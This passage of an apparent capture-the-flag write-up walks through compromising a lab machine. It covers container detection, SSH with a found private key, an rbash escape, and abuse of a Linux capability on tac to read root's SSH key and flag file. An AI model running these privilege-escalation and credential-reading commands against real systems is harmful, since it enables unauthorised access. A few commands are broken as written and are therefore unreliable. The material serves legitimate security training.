6:cpuset:/docker/16c6cae0786900838a54b9b3ce253ddd80c3ccdcea93e6c5444e2a8a5a1eaebd
5:memory:/docker/16c6cae0786900838a54b9b3ce253ddd80c3ccdcea93e6c5444e2a8a5a1eaebd
4:net_cls,net_prio:/docker/16c6cae0786900838a54b9b3ce253ddd80c3ccdcea93e6c5444e2a8a5a1eaebd
3:cpu,cpuacct:/docker/16c6cae0786900838a54b9b3ce253ddd80c3ccdcea93e6c5444e2a8a5a1eaebd
2:devices:/docker/16c6cae0786900838a54b9b3ce253ddd80c3ccdcea93e6c5444e2a8a5a1eaebd
1:name=systemd:/docker/16c6cae0786900838a54b9b3ce253ddd80c3ccdcea93e6c5444e2a8a5a1eaebd
-rwxr-xr-x    1 root     root             0 May  3  2018 /.dockerenv
waldo:~$ 
```


The cgroup (control groups) file is concerned with process resource utilization. A non-containerized control groups file is listed below as reference.



```
10:perf_event:/
9:blkio:/
8:net_cls,net_prio:/
7:freezer:/
6:cpuset:/
5:devices:/user.slice
4:memory:/user.slice/user-0.slice/user@0.service/gnome-terminal-server.service
3:pids:/user.slice/user-0.slice/user@0.service/gnome-terminal-server.service
2:cpu,cpuacct:/
1:name=systemd:/user.slice/user-0.slice/user@0.service/gnome-terminal-server.service
0::/user.slice/user-0.slice/user@0.service/gnome-terminal-server.service
```


The ".dockerenv" file contains the environment variables defined for use inside the container. It is confirmed that the current session is situated within a Docker container.

The netstat command reveals that the host is listening on port 8888.




```
waldo:~$ netstat pano
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0    300 10.10.10.87:8888        10.10.14.5:44284        ESTABLISHED
udp        0      0 10.10.10.87:42085       10.10.10.2:domain       ESTABLISHED
```

More network connection information can be gained from parsing the `/proc/net/tcp` and `/proc/net/tcp` files. In his post "netstat without netstat", Etienne Stalmans (@_staaldraad) demonstrates how this is possible (see **Appendix A**). The output of the "netstat" awk function reveals further open ports, and it seems that the container has been configured to share the host's localhost.



```
> NR > 1 {{if(NR==2)print "Local - Remote";local=getIP($2);remote=getIP($3)}{print local" - "remote}}'
Local - Remote
0.0.0.0:80 - 0.0.0.0:0
0.0.0.0:22 - 0.0.0.0:0
0.0.0.0:8888 - 0.0.0.0:0
127.0.0.1:9000 - 0.0.0.0:0
10.10.10.87:8888 - 10.10.14.5:44284
```

Inspection of the SSH config file reveals that port 8888 is referenced. It seems possible that SSHing from the container will connect to the host on port 8888.




```
waldo:~$ cat /etc/ssh/sshd_config
#       $OpenBSD: sshd_config,v 1.101 2017/03/14 07:19:07 djm Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/bin:/usr/bin:/sbin:/usr/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Port 8888
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
```

## Lateral Movement

Remembering the ".monitor" private SSH key, the command below is issued and a shell is gained as monitor.


```
ssh monitor@127.0.0.1 -i ~/.ssh/.monitor
```



```
Last login: Sat Dec 15 16:08:20 2018 from 127.0.0.1
-rbash: alias: command not found
monitor@waldo:~$ id
-rbash: id: command not found
```

## Rbash Escape

The error "-rbash: id: command not found" reveals that the shell is restricted.



```
Last login: Sat Dec 15 16:32:33 2018 from 127.0.0.1
-rbash: alias: command not found
monitor@waldo:~$ id
-rbash: id: command not found
monitor@waldo:~$ /usr/bin/id
-rbash: /usr/bin/id: restricted: cannot specify `/' in command names
monitor@waldo:~$ echo $PATH
/home/monitor/bin:/home/monitor/app-dev:/home/monitor/app-dev/v0.1
monitor@waldo:~$ export PATH=$PATH:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
-rbash: PATH: readonly variable
```

The PATH is missing several entries and it is not possible to specify absolute paths. As the gnu.org article below on "The Restricted Shell" states, it is not possible to set the PATH variable in rbash.


https://www.gnu.org/software/bash/manual/html_node/The-Restricted-Shell.html

Fortunately, the SSH "-t" switch allows a tty to be forced for the login, which will bypass rbash. After exiting the current restricted shell, the command below is executed.

```
ssh monitor@127.0.0.1 -i ~/.ssh/.monitor -t bash
```

An unrestricted albeit unprivileged shell is gained, and the PATH environment variable is set, to allow for easy command execution.

```
export PATH=$PATH:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
```




```
waldo:/$ ssh monitor@127.0.0.1 -i ~/.ssh/.monitor -t bash
monitor@waldo:~$ export PATH=$PATH:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
monitor@waldo:~$ id
uid=1001(monitor) gid=1001(monitor) groups=1001(monitor)
monitor@waldo:~$
```

## Privilege Escalation

### Exploiting Linux Capabilities

Enumeration of the home directory reveals various binaries and "logMonitor-0.1" seems interesting as it might have been conferred privileges in order to read log files. However, the SETUID bit has not been set.




```
drwxr-x--- 2 app-dev monitor  4096 May  3  2018 .
drwxrwx--- 3 app-dev monitor  4096 May  3  2018 ..
-r-xr-x--- 1 app-dev monitor 13706 May  3  2018 logMonitor-0.1
```

A less well-known technique of allowing binaries to run with elevated privileges are Linux Capabilities. The Post "Linux Capabilities - A friend and foe" by m0noc provides a good overview of this subject.

https://blog.m0noc.com/2016/05/linux-capabilities-friend-and-foe.html

A check for assigned capabilities can be performed with the getcap utility.



```
monitor@waldo:/$ getcap -r * 2>/dev/null
home/monitor/app-dev/v0.1/logMonitor-0.1 = cap_dac_read_search+ei
usr/bin/tac = cap_dac_read_search+ei
monitor@waldo:/$ tac --help
Usage: tac [OPTION]... [FILE]...
Write each FILE to standard output, last line first.

With no FILE, or when FILE is -, read standard input.

Mandatory arguments to long options are mandatory for short options too.
  -b, --before             attach the separator before instead of after
  -r, --regex              interpret the separator as a regular expression
  -s, --separator=STRING   use STRING as the separator instead of newline
      --help     display this help and exit
      --version  output version information and exit
```

This reveals that both logMonitor-0.1 and /usr/bin/tac utilities have been assigned the capability "cap_dac_read_search+ei", which allow permissions checks when reading from or searching directories to be bypassed.

https://www.insecure.ws/linux/getcap_setcap.html

The tac utility functions the same as cat, but the output order is reversed. The root SSH key can be read by specifying a separator that isn't contained within the file, such as "@" - which treats the content as a single line and maintains the output order:

```
/usr/bin/tac -s @ /root/.ssh/id_rsa
```

Or the reversed output can be provided again as input, also restoring the original order:

```
/usr/bin/tac | /root/.ssh/id_rsa | /usr/bin/tac
```

However, in this instance there is no authorized_keys file for root, and so SSH access using the gained private key is not possible.  Instead, the root.txt file can be printed.

```
tac /root/root.txt
```

## Appendix A

```
awk 'function hextodec(str,ret,n,i,k,c){
    ret = 0
    n = length(str)
    for (i = 1; i <= n; i++) {
        c = tolower(substr(str, i, 1))
        k = index("123456789abcdef", c)
        ret = ret * 16 + k
    }
    return ret
}
function getIP(str,ret){
    ret=hextodec(substr(str,index(str,":")-2,2));
    for (i=5; i>0; i-=2) {
        ret = ret"."hextodec(substr(str,i,2))
    }
    ret = ret":"hextodec(substr(str,index(str,":")+1,4))
    return ret
}
NR > 1 {{if(NR==2)print "Local -
Remote";local=getIP($2);remote=getIP($3)}{print local" - "remote}}'
/proc/net/tcp
```

*Etienne Stalmans' "netstat" awk function*
https://staaldraad.github.io/2017/12/20/netstat-without-netstat/